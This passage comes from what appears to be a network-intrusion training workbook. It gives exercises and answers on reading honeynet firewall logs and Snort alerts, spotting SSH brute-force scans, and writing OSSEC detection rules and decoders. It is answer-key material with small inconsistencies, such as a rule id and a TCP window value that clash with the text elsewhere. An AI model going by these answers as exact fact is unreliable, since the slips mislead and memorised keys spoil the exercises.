OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=18565 DF PROTO=TCP SPT=3186 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

About 7 minutes later what happens? Why do you think the attacker is making this connection?

Answer:

Perhaps the attacker is trying to download additional software via FTP to get root access. Because 7 minutes passed between this and the previous port 21 connection, the software that the attacker previously downloaded may have failed for some reason. This may be an attempt to download different or additional software.

```
Mar 12 07:22:34 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=35781 DF PROTO=TCP SPT=32842 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:23:32 bastion snort: [1:498:6] ATTACK-RESPONSES id check
returned root [Classification: Potentially Bad Traffic] [Priority: 2]:
{TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
Mar 12 07:23:32 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
```

Several minutes later, the attacker returns, but this time what do we suspect has transpired?

Answer:

It appears from the Snort alert that the attacker has root access at this point.

```
Mar 12 02:37:07 combo xinetd[21996]: START: pop3 pid=21999
from=151.25.187.213
```

Let's assume that the syslog record that has timestamp that is not synchronized falls in this chronology of events.

```
Mar 12 07:24:32 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=30961 DF PROTO=TCP SPT=32844 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:25:21 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=27311 DF PROTO=TCP SPT=32845 DPT=110 WINDOW=5840
```

```
RES=0x00 SYN URGP=0
```

Next, what happens?

Answer:

The attacker attempts to make 2 connections to the pop3 service. We do not know if they were successful since we have SYN records only.

```
Mar 12 07:26:28 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=57797 DF PROTO=TCP SPT=3190 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

About a minute later, what does the attacker do?

Answer:

The attacker is probably attempting to fetch more software for the compromised host.

Exercise 6:

Description: Make two recommendations to improve the ability to correlate among logs and Snort alerts to better understand what transpired in the honeynet environment.

Answer:

There were time synchronization issues because the syslog timestamps were hours earlier than the associated Snort alerts and iptables logs. A good recommendation is to run Network Time Protocol (NTP) on all the hosts.

Having only SYN entries for the TCP traffic was not enough to understand whether or not a connection attempt was successful or whether or not data was transferred. We could improve our understanding by changing the iptables logging policy to record all connections – or at least log records of packets carrying data, along with the byte count.

If disk space permits, capture flows, and/or collect full packet capture to give a much more complete history.

Extra Credit:

Description: Look at all the inbound TCP connections logged from 151.25.187.213. Do you see anything unusual about the first two log entries?

```
Mar 12 07:04:12 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=40 TOS=0x00
PREC=0x00 TTL=34 ID=53115 PROTO=TCP SPT=37639 DPT=80 WINDOW=1024
RES=0x00 ACK URGP=0

Mar 12 07:04:20 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=40 TOS=0x00
PREC=0x00 TTL=25 ID=19134 PROTO=TCP SPT=37615 DPT=60666 WINDOW=4096
RES=0x00 SYN URGP=0

Mar 12 07:05:15 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=10930 DF PROTO=TCP SPT=32832 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:11:23 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=20466 DF PROTO=TCP SPT=32839 DPT=113 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:18:27 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=25698 DF PROTO=TCP SPT=32840 DPT=113 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:22:34 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=35781 DF PROTO=TCP SPT=32842 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:22:38 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=20349 DF PROTO=TCP SPT=32843 DPT=25 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:24:32 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00
TTL=50 ID=30961 DF PROTO=TCP SPT=32844 DPT=110 WINDOW=5840 RES=0x00 SYN
URGP=0

Mar 12 07:25:21 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=27311 DF PROTO=TCP SPT=32845 DPT=110 WINDOW=5840
RES=0x00 SYN URGP=0

Mar 12 07:26:48 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=6372 DF PROTO=TCP SPT=32846 DPT=113 WINDOW=5840
RES=0x00 SYN URGP=0
```

```
Mar 12 07:30:22 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=17254 DF PROTO=TCP SPT=32849 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
```

Answer:

The first two records of arriving TCP connections have arriving TTL values of 34 and 25 – differing significantly from all the other TCP records that have an arriving TTL value of 50. Perhaps you might imagine that they took different routes to arrive at the same host. This seems like a reasonable assumption yet a difference of 16 or 25 hops from those with an arriving TTL of 50 seems unlikely. There are additional characteristics that suggest otherwise.

Both the first and second records have no DF flag set, yet all the remaining connections have the DF flag set. The first record has an initial TCP window size of 1024, while the second record has an initial window size value of 2048, yet all the following ones have a more common value of 5840, possibly reflecting a Linux/Unix host given that the arriving TTL appears to have a starting TTL of 64, the default for Linux/Unix. Finally the packet length value on the second record, the first with the SYN flag set, is 40 while the following records, also with the SYN flag set all have a length of 60.

What does the packet length difference tell you about the second record versus those that follow?

Answer:

It means that the second record has no IP or TCP options since the length of the SYN packet is 40. The following records with a packet length of 60 indicate that there are an additional 20 bytes either IP or TCP options present – more likely TCP options since they are more common. Most operating systems set the initial TCP maximum segment size in the TCP options on a SYN packet, adding 4 bytes. But the host reflected in the second record did not. This is highly unusual.

These packet differences are not easily explained. The same source IP should have the same characteristics – DF flag setting, initial TCP window size, and closer arriving TTL values – for every SYN connection. Even if there were some kind of outbound NAT'ing device that altered the packets sent by 151.25.187.213, the DF, TCP window size and options should be the consistent. The first two records have different ephemeral port incremental values as they share a 376xx number while the rest have a shared 328xx value.

These characteristics may mean that the source IP address was spoofed on the first two records. We have no evidence of successful connections or traffic transfer associated with these iptables entries so they may be spoofed. However, spoofing the source IP makes no sense.

Another explanation is that an entirely new host was put online with different characteristics than the previous one. This too is doubtful since unless it was already configured, the new packet characteristics begin 55 seconds after the second record. The attacker would have to take the original 151.25.187.213 host offline and bring up a

new one in 55 seconds.

As of yet, there is no reasonable explanation for the differences. The behavior was highlighted to make you aware of it in your forensics investigation and highlight the value of examining packet characteristics along with typical flow examination. If you have a novel explanation, please share it with your instructor.

Any forensic investigation you perform may potentially uncover anomalies that are not easily explained. Chances are you may not have all the "evidence" required to fully explain different aspects of what transpired. There will be mysteries and gaps in your analysis that may require some extrapolation or guesswork. Ultimately, don't get hung up on the peripheral unknowns such as those exposed in this Extra Credit exercise. We have managed to determine what occurred, in general. TCP anomalies are interesting to ponder, however they may not usefully supplement our original findings. Explaining them is kind of like the icing on the cake.

Files for this section are found in **/home/sans/Exercises/Day5, /var/ossec/etc, and /var/ossec/rules**.

Exercises: OSSEC

Objectives: These exercises will help you become more familiar with OSSEC. The exercises in this section directly relate to the course material covered in section "OSSEC".

Details:

These exercises will show you how OSSEC generates and reports about events of interest, and how OSSEC rules can be written. Optionally, you can test a new decoder.

You will be editing system files. The OSSEC rules files are found in **/var/ossec/rules**. The decoder files are found in **/var/ossec/etc**. There are answer files and backup files for the local rules and decoder files in both of these system directories. The answer files begin with "answer" and can be used if you are having difficulty with a question that uses one of the files. The backup files have the word "backup" in them and can be used if the original files were harpooned, lost at sea, on the lam, denied a presidential pardon, exiled to Siberia, or sucked into a black hole.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 20-40 minutes.

Unlike most other exercises, this set of exercise uses a single set of instructions to guide all students. The reason for this is that the details of commands and processes to perform some of these exercises were not covered in the course material.

Answers follow the exercise section.

Exercise 1

Description: As user "sans" (not root), cause a log message to be generated by attempting to sudo to root and supplying the wrong password three times. Enter the following. When prompted for the password, supply a password that is **not** "training" for three successive times as follows:

```
sudo -s
[sudo] password for sans: badpass
Sorry, try again.
[sudo] password for sans: badpass
Sorry, try again.
[sudo] password for sans: badpass
Sorry, try again.
sudo: 3 incorrect password attempts
```

Now, sudo to root with the password "training" so you can see how OSSEC reports on the sudo failures. Execute the following command to generate an OSSEC report:

```
cat /var/ossec/logs/alerts/alerts.log | ossec-reportd
```

a) What is the top severity level found for this report under the heading "Top entries for 'Level'"? 10

b) Look under the "Top Entries for 'Location'" to find the name of the sending host and log file name. What are they?

/var/log/auth.log

c) Examine the file /var/log/auth.log. Do you see any indications of the failed sudo attempts? yes

There are two lines that reflect the sudo failures. The first is the initial failed attempt and another one reflects the three failed attempts.

d) Finally, look at the report section "Top entries for 'Rule'". What is the rule number associated with the OSSEC alert message "Three failed attempts to run sudo"?

5401

e) Find the rule in file /var/ossec/rules. Issue the following command to find the file name where it is stored:

```
grep 5401 /var/ossec/rules/*
```

What is the file name where the rule is found?

syslog_rules.xml

f) Examine the file to find the precise rule. What text does the rule attempt to match?

Exercise 2

Description: As **root** add a new user with a name of newuser using the following command:

```
adduser newuser
```

You will be prompted for the password and to retype the password. Select any value for the password. You will be prompted for many other informational items. You don't have to fill them out – just press ENTER. When asked "Is the information correct? [Y/n]" enter "y" (no quotes). A new user named newuser has been added.

Enter the following command to see all OSSEC alert messages with a minimum level/severity of 7:

```
cat /var/ossec/logs/alerts/alerts.log | ossec-reportd -f level 7
```

a) What is the rule number associated with adding a new user?

5902

b) What is the file name where the rule is found?

c) Look at the rule in the file. What is the severity level (level) value assigned to it?

8

Exercise 3

Description: Make sure you are back in the directory /home/sans/Exercises/Day5. As **root**, examine a log file **secure.log** that records security-related messages from a compromised host. The "ossec-logtest –a" takes log file input and generates OSSEC alerts. An OSSEC report is generated if these alerts are read as input to the "ossec-reportd". Execute the command:

```
cat /home/sans/Exercises/Day5/secure.log | ossec-logtest -a |
ossec-reportd
```

a) If you had to make an educated guess based on the output from this report, what method did the attacker use to try to gain entry?

Hint:

Look under the heading "Top entries for 'Rule'".

b) We have a related iptables log named **iptables.log** with network firewall entries. Examine the first section "Top entries for 'Source ip':" of the report that was generated. The first entry shows that source IP address 128.59.112.2 has the most (39) alert entries. You can run the **iptables.log** through the OSSEC report process; however the output isn't very helpful.

Instead, search **iptables.log** for all entries with IP address 128.59.112.2 using the Unix grep command. The output gives all log entries and there is a lot of superfluous data that does not help us.

Cut specific columns out of the line that contains valuable information. Fields 1-3 are the month, day, and time, field 12 is the source IP, field 13 is the destination IP, and field 22 is the destination port. The "-d ' '" parameter of the Unix cut command specifies the column delimiter – a space (be careful to **not** put spaces after the commas in the cut command otherwise it will generate errors and not run):

```
cat /home/sans/Exercises/Day5/iptables.log | grep 128.59.112.2 |
cut -f 1-3,12,13,22 -d ' '
```

Looking at the output, what do you think IP address 128.59.112.2 is trying to do?

Note: 2 records have a value of "WINDOW=0" in destination port. That is because there is a missing "don't fragment" value in a previous column that causes the following fields to be off by 1.

Exercise 4

Description: As **root**, write and test an OSSEC rule that will fire when a specific Snort alert triggers.

Use the files in /home/sans/Exercises/Day5 named **snort.conf** and **cmdexe.pcap** that are similar to those used in Snort exercises for Day 4. The Snort id (sid) of the rule found in **snort.conf** has a value of 123456789 with an accompanying message of "Windows directory listing – Indicator of Compromise". Because Snort generates many false positive alerts at this particular site, we'd like to make sure that this alert is noticed by having OSSEC receive it and later process it with an hourly report that is reviewed carefully by the analysts.

An OSSEC-supplied decoder already exists to identify and parse a Snort alert. And, an OSSEC rule already exists with an OSSEC id value 20101 to trigger on a Snort alert and act as a "filter" for additional processing by other OSSEC rules.

The file /var/ossec/rules/local_rules.xml is where user-defined rules belong. As **root**, edit the file /var/ossec/rules/local_rules.xml to create your OSSEC rule. The first rule in the file has an id of 1044000 and can be used as a template to fill in the correct values

(highlighted in gray) for your rule that follows.

```
<group name="ids,">

  <rule id="1044000" level="10">
    <if_sid>20101</if_sid>
    <decoded_as>snort</decoded_as>
    <id>1:10101010</id>
    <description>Snort Indicator of Buffer Overflow </description>
  </rule>

  <rule id="000" level="10">
    <if_sid>20101</if_sid>
    <decoded_as>snort</decoded_as>
    <id>Required Snort sid</id>
    <description>Required description</description>
  </rule>

</group> <!-- ids -->
```

The values you must replace, highlighted gray text, are as follows:

- An OSSEC <rule id> of "**1044050**".
- Our rule must trigger off of Snort generator id:sid <id> of **1:123456789**.
- A description <description> of **Snort Indicator of Compromise**.

Save your edit session. In order for the rule to be activated you must restart OSSEC. Enter the following command as **root**:

```
ossec-control restart
```

You should see all the various processes associated with OSSEC starting. Disregard the following start-up message that is a bug in OSSEC:

OSSEC analysis: Testing rules failed. Configuration error. Exiting.

If you get error messages such as:

ossec-syscheckd (1210): ERROR Queue '/var/ossec/queue/ossec/queue' not accessible: 'Connection refused'.

ossec-rootcheck(1210): ERROR Queue '/var/ossec/queue/ossec/queue' not accessible: 'Connection refused'.

you have done something wrong. Otherwise, you're set to try out your new rule.

Before we begin the process to trigger the Snort alert to trigger the OSSEC rule, we'll monitor the file /var/ossec/logs/alerts/alert.log to make sure the OSSEC alert appears. Enter the following command as **root:**

```
root@SEC503:/home/sans# tail -f /var/ossec/logs/alerts/alert.log
```

Open another terminal. You do **not** have to be root to trigger the Snort alert with the following:

```
sans@SEC503:~$/home/sans/Exercises/Day5# snort -r cmdexe.pcap -c
snort.conf -q -s -A console
```

The -s command line switch sends the alert to syslog that OSSEC monitors. You should see the OSSEC alert appear in the alert.log.

What OSSEC rule did you create?

Extra Credit:

Description: Write a simple OSSEC decoder to parse a SiLK message sent to syslog. Suppose a site runs an hourly cron job that calls a script to perform some analysis from aggregated hourly SiLK data using rwstats. The purpose of the script is to find an abnormally large number of bytes leaving the site from any one source IP. A message is sent to syslog when the script finds a threshold number of bytes. A syslog entry looks like this:

```
Jun 13 08:05:20 SEC503 Silk[12]: Silk High Volume Alert:
192.168.11.103: Bytes:1000000
```

This log message is found in silklog-simulate.txt for you to use later when you test your decoder.

The file /var/ossec/etc/local_decoder.xml is where user-defined decoders belong. As **root**, edit the file /var/ossec/etc/local_decoder.xml where the decoders are defined. You see the following entry:

```
<decoder name="TEMPLATE">
  <parent>Silk</parent>
  <regex>=^YOUR MATCHING STRING
HERE:\S+(\d+.\d+.\d+.\d+)\S+Bytes:\d+\S+$</regex>
  <order>srcip</order>
</decoder>
```

This decoder is named via the <decoder name> tag. The <parent> tag identifies the parent name as "Silk", the decoder entry that precedes it in the local_decoder.xml file. The <regex> is a regular expression to match the syslog output. And the <order> tag identifies named fields enclosed in parentheses in the <regex> pattern match – in this case the source IP/srcip. This can be used in other related decoders for additional testing.

While no documentation was found, the <order> tag appears to be necessary when the <regex> tag is used. The <order> tag must contain one or more of OSSEC's available label values; see online OSSEC documentation for these values. The <order> tag cannot be left empty otherwise an error is generated. The srcip label is not used for this particular decoder, but it seems to make OSSEC happy.


The syslog message is parsed before it is passed to OSSEC so the log entry that OSSEC sees is the portion shown next.

```
Silk High Volume Alert: 192.168.11.103: Bytes:1000000
```

In the file /var/ossec/etc/local_decoder.xml, replace the gray highlighted decoder name <decoder name> with a name of your choosing.

Replace "YOUR MATCHING STRING HERE" with the bold underlined string above that is found in the passed portion of the syslog message. The regular expression used is explained in diagram that follows in case you are curious. Also, it is useful to know that an OSSEC rule relating to this decoder is in /var/ossec/rules/local_rules.xml (rule id

199999) to generate an alert when this decoder triggers.



Save your edit session. In order for the decoder to be activated you must restart OSSEC. Enter the following command as **root**:

```
ossec-control restart
```

You should see all the various processes associated with OSSEC starting. If you get error messages such as:

> ossec-syscheckd (1210): ERROR Queue '/var/ossec/queue/ossec/queue' not accessible: 'Connection refused'.
>
> ossec-rootcheck(1210): ERROR Queue '/var/ossec/queue/ossec/queue' not accessible: 'Connection refused'.

you have done something wrong. Otherwise, you're set to try out your new decoder.

We are going to use the ossec-logtest command to test the decoder rather than creating an actual syslog entry. The command allows you to supply OSSEC a log record to ingest, making sure that the decoder is syntactically correct, has all the required OSSEC-related files, such as referenced parent decoders, and finally processes the log record to see if any decoders match the log record content/patterns before sending the record to the OSSEC rule processor.

Normally, the ossec-logtest command will prompt the user to enter the log record. However, we're going to feed it the log record found in /home/sans/Exercises/Day5/silklog-simulate.txt so you don't have to cut and paste it from the file or manually enter it.

As **root**, enter the following command

```
root@SEC503:/home/sans/Exercises/Day5#
   ossec-logtest < silklog-simulate.text
```

If you are successful, you will see output similar to the following:

```
2015/06/15 09:41:20 ossec-testrule: INFO: Reading local decoder file.
2015/06/15 09:41:20 ossec-testrule: INFO: Started (pid: 17413).

ossec-testrule:  Type one log per line.


**Phase 1: Completed pre-decoding.
      full event: 'Jun 13 08:05:20 SEC503 Silk[12]: Silk High Volume
      Alert:192.168.11.103 Bytes:1000000'

       hostname: 'SEC503'
       program_name: 'Silk'
       log: 'Silk High Volume Alert:192.168.11.103 Bytes:1000000'

**Phase 2: Completed decoding.
       decoder: 'Silk'

**Phase 3: Completed filtering (rules).
       Rule id: '199999'
       Level: '10'
       Description: 'Host High Outbound Volume Host Alert'
**Alert to be generated.
```

The "Phase 3" output with "Rule id: '199999'" means that you have created a decoder that has fired and triggered OSSEC rule 199999.

The most difficult task when writing a new decoder is creating a regular expression to match the log output. Since creating regular expressions is beyond the scope of the class, this exercise is less analytical than most – especially for an extra credit question. The intent was to acquaint you with the processes and testing methods involved when creating an OSSEC decoder.

What OSSEC decoder did you create?

Files for this section are found in **/home/sans/Exercises/Day5, /var/ossec/etc, and /var/ossec/rules**.

Answers: OSSEC

Objectives: These exercises will help you become more familiar with OSSEC. The exercises in this section directly relate to the course material covered in section "OSSEC".

Details:

These exercises will show you how OSSEC generates and reports about events of interest, and how OSSEC rules can be written. Optionally, you can add a new decoder.

You will be editing system files. The OSSEC rules files are found in **/var/ossec/rules**. The decoder files are found in **/var/ossec/etc**. There are answer files and backup files for the local rules and decoder files in both of these system directories. The answer files begin with "answer" and can be used if you are having difficulty with a question that uses one of the files. The backup files have the word "backup" in them and can be used if the original files were harpooned, lost at sea, on the lam, denied a presidential pardon, exiled to Siberia, or sucked into a black hole.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 20-40 minutes.

Unlike most other exercises, this set of exercise uses a single set of instructions to guide all students. The reason for this is that the details of commands and processes to perform some of these exercises were not covered in the course material.

Exercise 1

Description: As user "sans" (not root), cause a log message to be generated by attempting to sudo to root and supplying the wrong password three times. Enter the following. When prompted for the password, supply a password that is **not** "training" for three successive times as follows:

```
sudo -s
[sudo] password for sans: badpass
Sorry, try again.
[sudo] password for sans: badpass
Sorry, try again.
[sudo] password for sans: badpass
Sorry, try again.
sudo: 3 incorrect password attempts
```

Now, sudo to root with the password "training" so you can see how OSSEC reports on the sudo failures. Execute the following command to generate an OSSEC report:

```
cat /var/ossec/logs/alerts/alerts.log | ossec-reportd
```

a) What is the top severity level found for this report under the heading "Top entries for 'Level'"?

Severity 10

b) Look at the first entry under the "Top Entries for 'Location'" to find the name of the sending host and log file name associated with the sudo failures. What is the host name and what is the name of the log file where the sudo failure was recorded?

SEC503 is the host and /var/log/auth.log is the file name.

c) Examine the records at the end of file /var/log/auth.log. Do you see any indications of the failed sudo attempts?

There are two lines that reflect the sudo failures. The first is the initial failed attempt and another one reflects the three failed attempts ("month day and time" reflect your actual month, day, and time) are:

```
[illegible] sec503 sudo: pam_unix(sudo:auth):
authentication failure; logname=sans uid=0 euid=0
tty=/dev/pts/# ruser=sans rhost=  user=sans

[illegible] sec503 sudo:     sans : 3 incorrect password
attempts ; TTY=pts/1 ; PWD=/home/sans/Exercise/Day5 ;
USER=root ; COMMAND=/bin/bash
```

d) Finally, look at the report section "Top entries for 'Rule'". What is the rule number associated with the OSSEC alert message "Three failed attempts to run sudo"?

5401

e) Find the rule in the file /var/ossec/rules. Issue the following command to find the file name where it is stored:

```
grep 5401 /var/ossec/rules/*
```

What is the file name where the rule is found?

syslog_rules.xml

f) Examine the file to find the precise rule. What text does the rule attempt to match?

3 incorrect password attempts

Exercise 2

Description: As **root**, add a new user with a name of newuser using the following command:

```
adduser newuser
```

You will be prompted for the password and to retype the password. Select any value for the password. You will be prompted for many other informational items. You don't have to fill them out – just press ENTER. When asked "Is the information correct? [Y/n]" enter "y" (no quotes). A new user named newuser has been added.

Enter the following command to see all OSSEC alert messages with a minimum level/severity of 7:

```
cat /var/ossec/logs/alerts/alerts.log | ossec-reportd -f level 7
```

a) What is the rule number associated with adding a new user?

5902

b) What is the file name where the rule is found?

syslog_rules.xml

c) Look at the rule in the file. What is the severity level (level) value assigned to it?

8

Exercise 3

Description: Make sure you are back in the directory /home/sans/Exercises/Day5. As **root**, examine a log file **secure.log** that records security-related messages from a compromised host. The "ossec-logtest –a" takes log file input and generates OSSEC

alerts. An OSSEC report is generated if these alerts are read as input to the "ossec-reportd". Execute the command:

```
cat /home/sans/Exercises/Day5/secure.log | ossec-logtest -a |
ossec-reportd
```

a) If you had to make an educated guess based on the output from this report, what method did the attacker use to try to gain entry?

Hint:

Look under the heading "Top entries for 'Rule'".

```
Top entries for 'Rule':
-----------------------------------------------
5716 - SSHD authentication failed.              |67      |
5706 - SSH insecure connection attempt (scan).  |63      |
5710 - Attempt to login using a non-existent..  |16      |
5715 - SSHD authentication success.             |10      |
5720 - Multiple SSHD authentication failures.   |7       |
10100 - First time user logged in.              |1       |
5712 - SSHD brute force trying to get access..  |1       |
```

It appears that the attacker was trying a brute force SSH attack.

b) We have a related iptables log named **iptables.log** with network firewall entries. Examine the first section "Top entries for 'Source ip':" of the report that was generated. The first entry shows that source IP address 128.59.112.2 has the most (39) alert entries. You can run the **iptables.log** through the OSSEC report process; however the output isn't very helpful.

Instead, search **iptables.log** for all entries with IP address 128.59.112.2 using the Unix grep command. The output gives all log entries and there is a lot of superfluous data that does not help us.

Cut specific columns out of the line that contains valuable information. Fields 1-3 are the month, day, and time, field 12 is the source IP, field 13 is the destination IP, and field 22 is the destination port. The "-d ' '" parameter of the Unix cut command specifies the column delimiter – a space. Execute the following command (be careful to **not** put spaces after the commas in the cut command otherwise it will generate errors and not run):

```
cat /home/sans/Exercises/Day5/iptables.log | grep 128.59.112.2 |
cut -f 1-3,12,13,22 -d ' '
```

Looking at the output, what do you think IP address 128.59.112.2 is trying to do?

```
Mar 14 05:04:33 SRC=128.59.112.2 DST=11.11.79.69 DPT=22
Mar 14 05:04:34 SRC=128.59.112.2 DST=11.11.79.64 DPT=22
Mar 14 05:04:34 SRC=128.59.112.2 DST=11.11.79.80 DPT=22
```

```
Mar 14 05:04:34 SRC=128.59.112.2 DST=11.11.79.72 DPT=22
Mar 14 05:04:34 SRC=128.59.112.2 DST=11.11.79.70 DPT=22
Mar 14 05:04:34 SRC=128.59.112.2 DST=11.11.79.84 DPT=22
Mar 14 05:04:34 SRC=128.59.112.2 DST=11.11.79.81 DPT=22
Mar 14 05:04:34 SRC=128.59.112.2 DST=11.11.79.83 DPT=22
Mar 14 05:04:35 SRC=128.59.112.2 DST=11.11.79.90 DPT=22
Mar 14 05:04:35 SRC=128.59.112.2 DST=11.11.79.89 DPT=22
Mar 14 05:04:35 SRC=128.59.112.2 DST=11.11.79.105 DPT=22
Mar 14 05:04:35 SRC=128.59.112.2 DST=11.11.79.110 DPT=22
Mar 14 05:04:35 SRC=128.59.112.2 DST=11.11.79.120 DPT=22
etc.
```

Note: 2 records have a value of "WINDOW=0" in destination port. That is because there is a missing Don't Fragment value in a previous column that causes the following fields to be off by 1.

It appears that 128.59.112.2 is performing a reconnaissance port scan on the 11.11.79.0/24 network for listening SSH servers.

Exercise 4

Description: As **root**, write and test an OSSEC rule that will fire when a specific Snort alert triggers.

Use the files in /home/sans/Exercises/Day5 named **snort.conf** and **cmdexe.pcap** that are similar to those used in Snort exercises for Day 4. The Snort id (sid) of the rule found in **snort.conf** has a value of 123456789 with an accompanying message of "Windows directory listing – Indicator of Compromise". Because Snort generates many false positive alerts at this particular site, we'd like to make sure that this alert is noticed by having OSSEC receive it and later process it with an hourly report that is reviewed carefully by the analysts.

An OSSEC-supplied decoder already exists to identify and parse a Snort alert. And, an OSSEC rule already exists with an OSSEC id value 20101 to trigger on a Snort alert and act as a "filter" for additional processing by other OSSEC rules.

The file /var/ossec/rules/local_rules.xml is where user-defined rules belong. As **root**, edit the file /var/ossec/rules/local_rules.xml to create your OSSEC rule. The first rule in the file has an id of 1044000 and can be used as a template to fill in the correct values (highlighted in gray) for your rule that follows.

```
<group name="ids,">

  <rule id="1044000" level="10">
    <if_sid>20101</if_sid>
    <decoded_as>snort</decoded_as>
    <id>1:10101010</id>
    <description>Snort Indicator of Buffer Overflow </description>
  </rule>
```

```
  <rule id="000" level="10">
    <if_sid>20101</if_sid>
    <decoded_as>snort</decoded_as>
    <id>SNORT SID</id>
    <description>YOUR DESCRIPTION</description>
  </rule>

</group> <!-- ids -->
```

The values you must replace, highlighted gray text, are as follows:

- An OSSEC <rule id> of "**1044050**".
- Our rule must trigger off of Snort generator id:sid <id> of **1:123456789**.
- A description <description> of **Snort Indicator of Compromise**.

Save your edit session. In order for the rule to be activated you must restart OSSEC. Enter the following command as **root**:

```
ossec-control restart
```

You should see all the various processes associated with OSSEC starting. Disregard the following start-up message that is a bug in OSSEC:

OSSEC analysis: Testing rules failed. Configuration error. Exiting.

If you get error messages such as:

ossec-syscheckd (1210): ERROR Queue '/var/ossec/queue/ossec/queue' not accessible: 'Connection refused'.

ossec-rootcheck(1210): ERROR Queue '/var/ossec/queue/ossec/queue' not accessible: 'Connection refused'.

you have done something wrong. Otherwise, you're set to try out your new rule.

Before we begin the process to trigger the Snort alert to trigger the OSSEC rule, we'll monitor the file /var/ossec/logs/alerts/alert.log to make sure the OSSEC alert appears. Enter the following command as **root:**

```
root@SEC503:/home/sans# tail -f /var/ossec/logs/alerts/alert.log
```

Open another terminal. You do **not** have to be root to trigger the Snort alert with the following:

```
sans@SEC503:~$/home/sans/Exercises/Day5# snort -r cmdexe.pcap -c
snort.conf -q -s -A console
```

The -s command line switch sends the alert to syslog that OSSEC monitors. You should see the OSSEC alert appear in the alert.log.

What OSSEC rule did you create?

Answer:

The following is the correct OSSEC rule:

```
<rule id="1044055" level="10">
